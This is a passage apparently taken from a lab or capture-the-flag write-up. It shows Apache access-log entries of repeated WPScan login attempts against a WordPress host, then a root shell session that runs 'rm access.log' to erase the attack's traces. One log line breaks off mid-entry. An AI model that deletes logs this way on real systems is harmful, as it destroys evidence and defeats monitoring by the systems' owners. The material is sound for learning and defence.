192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/ls
```

CMD: `rm access.log`

Screenshot:



```
# ls
ls
access.log  error.log  other_vhosts_access.log
# rm access.log
rm access.log
# ls
ls
error.log  other_vhosts_access.log
# 
```